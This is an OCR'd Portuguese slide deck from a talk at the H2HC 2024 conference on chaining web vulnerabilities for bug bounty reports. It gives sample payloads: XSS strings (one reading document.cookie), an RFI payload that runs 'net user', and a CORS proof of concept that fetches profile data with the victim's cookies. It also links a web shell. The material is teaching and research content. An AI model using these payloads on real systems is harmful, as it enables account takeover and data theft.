Chain Exploits: Como Combinar Múltiplas Vulnerabilidades para Aumentar o Impacto

H2HC
HACKERS TO HACKERS CONFERENCE
14 e 15 DEZ 2024

Whoami

- Lucas Farias - 23 anos
- Formado em Análise e Desenvolvimento de Sistemas pela FSA
- Pós-graduado em Ethical Hacking e CyberSecurity pela Unicv
- Red Team Tech Lead
- Líder Técnico em dezenas de Pentests em empresas nacionais e internacionais
- Bug Hunter
- Criador da CVE-2023-31893
- Possuí as certificações PNPT, CEH Practical e eJPT
- Palestrante - MindTheSec2023 (Operação Red Team, do zero ao Domain Admin)

H2HC
HACKERS TO HACKERS CONFERENCE
14 e 15 DEZ 2024

Disclaimer

- As vulnerabilidades apresentadas não refletem a real situação da minha empresa atual e/ou empresas anteriores.
- Tudo que for mostrado aqui tem como foco a disseminação de conhecimento e não o incentivo de atos criminosos.
- Só execute estes testes em ambientes que você possuir permissão.

O que é Bug Bounty?

H2HC
HACKERS TO HACKERS CONFERENCE
14 e 15 DEZ 2024

Bug bounty é um programa que incentiva pesquisadores de segurança, hackers éticos e profissionais da área a identificar e reportar vulnerabilidades em sistemas, aplicações e redes de empresas ou organizações. Em troca, eles são recompensados com pagamentos em dinheiro, prêmios ou reconhecimento, dependendo da gravidade da falha encontrada e da política do programa.

- Programa Público: Qualquer pessoa pode participar e reportar vulnerabilidades, sendo aberto a toda a comunidade de pesquisadores.
- Programa Privado: Restrito a pesquisadores convidados, garantindo maior controle e confidencialidade.
- VDP (Vulnerability Disclosure Program): Focado apenas no report responsável de vulnerabilidades, sem recompensas financeiras garantidas.

A política do programa :

- Escopo, Tipos de Vulnerabilidades Aceitas, Regras de Conduta, Recompensas, Procedimento de Submissão e Termos Legais.

Benefícios do Bug Bounty

Para a empresa:

- Detecção proativa
- Custo-Benefício
- Variedade de abordagens
- Fortalecimento da segurança
- Reputação e confiança

Para o pesquisador:

- Recompensa financeira
- Reconhecimento profissional
- Aperfeiçoamento técnico
- Contribuição para um mundo mais seguro
- Flexibilidade

H2HC
HACKERS TO HACKERS CONFERENCE
14 e 15 DEZ 2024

Conceito de Chain Exploits

Chain Exploits, ou explorações em cadeia, é uma técnica avançada utilizada para combinar múltiplas vulnerabilidades, frequentemente consideradas de baixo ou médio risco individualmente, para alcançar um impacto significativo em sistemas e aplicações. Essa abordagem é especialmente relevante no contexto de bug bounty, onde as descobertas de maior impacto geralmente resultam em recompensas maiores e em maior reconhecimento pelos programas de segurança.


Importância em Bug Bounty


Chain Exploits são uma das abordagens mais poderosas em programas de bug bounty porque permitem que pesquisadores combinem múltiplas vulnerabilidades menores para gerar impactos de alto risco, que não seriam possíveis com falhas isoladas:

- Transformam Vulnerabilidades Comuns em Ataques Críticos;
- Geram Maior Impacto e Recompensas Mais Altas;
- Exploram Gaps no Design do Sistema;
- Diferenciam Bug Hunters no Mercado;
- Aumentam a Eficiência de Descobertas;
- Estimulam o Pensamento Criativo e Estratégico.

Unrestricted File Upload

➢ Shell via File Upload







➢ XSS via File Upload

Payload:

"><img src=x onerror=alert(document.domain)>.gif



➢ Upload de Formulários de Login



H2HC
HACKERS TO HACKERS CONFERENCE
14 e 15 DEZ 2024

Open Redirect

➢ **Open Redirect + Cross Site Scripting (XSS)**

Payloads:


<>javascript:alert(1);

";alert(0);//


//javascript:alert(1);


javascript:alert(1)


javascript://%0aalert(document.cookie)



➢ **Open Redirect + Stealing OAuth Access Tokens**









Account TakeOver

- **Business Logic Error + ATO**








H2HC
HACKERS TO HACKERS CONFERENCE
14 e 15 DEZ 2024


Account TakeOver

- **Business Logic Error + ATO**











RFI + RCE


payload.txt = <pre>system('net user');</pre>




H2HC
HACKERS TO HACKERS CONFERENCE
14 e 15 DEZ 2024

Git Exposed + Weak Credential








iFrame Injection

XSS está fora do escopo? Abuse do iFrame Injection


payload: **<iframe src="https://mukeshkmr776.github.io/super-mario/" height="400" width="800"></iframe>**



H2HC
HACKERS TO HACKERS CONFERENCE
14 e 15 DEZ 2024

CORS Misconfiguration + XSS

XSS fora do escopo




community.redacted.com	Domain	Out of scope	None	Ineligible

POC CORS

```
url= 'https://www.redacted.com/profile';
fetch(url ,{credentials:`include`}) // To send the cookies in the request
  .then(response=>{return(response.text());})
  .then(data=>alert(JSON.stringify(JSON.parse(data)[`user`])));
```

CORS Misconfig em uma aplicação no escopo



Como encadear vulnerabilidades?

- Seja criativo e não siga apenas o óbvio;

- Pense além da vulnerabilidade isolada:
  - "O que mais posso acessar a partir daqui?"
  - "Como essa vulnerabilidade pode interagir com outras falhas na aplicação?“

- Mapeie a superfície de ataque completa:
  - Analise todos os pontos de entrada da aplicação, como APIs, endpoints ocultos, fluxos de autenticação e integração de terceiros. Uma vulnerabilidade menor em um ponto pode ser ampliada com outra em um lugar inesperado.

- Atenção aos cenários "Low Hanging Fruits“;

- Entenda o contexto de negócio:
  - "Qual o impacto real dessa combinação para o negócio?"
  - "Como isso pode afetar os usuários ou os dados?“

- Comunique-se com clareza nos relatórios:
  - Ao relatar um chain exploit, documente cada etapa de forma clara:
  - Vulnerabilidade A: Como foi explorada.
  - Vulnerabilidade B: Como se conectou à primeira.
  - Impacto Final: O dano causado pela combinação.

- **RECONHECIMENTO**:
  - Foque na coleta de informações sobre o alvo antes de iniciar as explorações.

- Algumas ferramentas interessantes: Burp Suite, Amass, Assetfinder, Subfinder, Findomain, DNSDumpster, Wappalyzer, Shodan, FFuF, Dirsearch, Hakrawler, ParamSpider, Maltego, Aquatone, Katana, Nmap, Masscan, WhatWeb, Kiterunner, Nuclei ...

Referências

- O slide está disponível no meu Github:
- https://github.com/ShooterRX/palestras

- Playlist com palestras que já realizei:
- https://www.youtube.com/playlist?list=PLUVUe5TTJHxFwCPZ2WKStoYo2mZEDWSfQ

- Minha playlist sobre phishing, brute force, XSS, CSRF e SQLI:
- https://www.youtube.com/playlist?list=PLYi4PbK_pqTOGr136f626kwqmdFQ8emdv

- Referências da apresentação:
- https://github.com/payloadbox/open-redirect-payload-list
- https://hackerone.com/reports/316319
- https://hackerone.com/reports/665651
- https://www.youtube.com/watch?v=f_gxjtFZn-o&ab_channel=HUNTER
- https://www.youtube.com/watch?v=_sc9AhNl66A&ab_channel=BugBountyEspa%C3%B1a
- https://github.com/TheBinitGhimire/Web-Shells/blob/master/shell.asp
- https://medium.com/@dhabaleshward/the-300-journey-from-rfi-to-rce-that-changed-everything-2b4c00c05da0
- https://www.linkedin.com/posts/kau%C3%AA-navarro_bugcrowd-iframeinjection-bughunter-ugcPost-7270840313617793025-q_4z?utm_source=share&utm_medium=member_ios
- https://c4rrilat0r.medium.com/xss-on-out-of-scope-domain-cors-is-your-secret-weapon-93e433278080

Perguntas?

H2HC

HACKERS TO HACKERS CONFERENCE

14 e 15 DEZ 2024

Lucas Farias Piasentin

lfpiasentin@gmail.com

(11) **9.4963.9255**

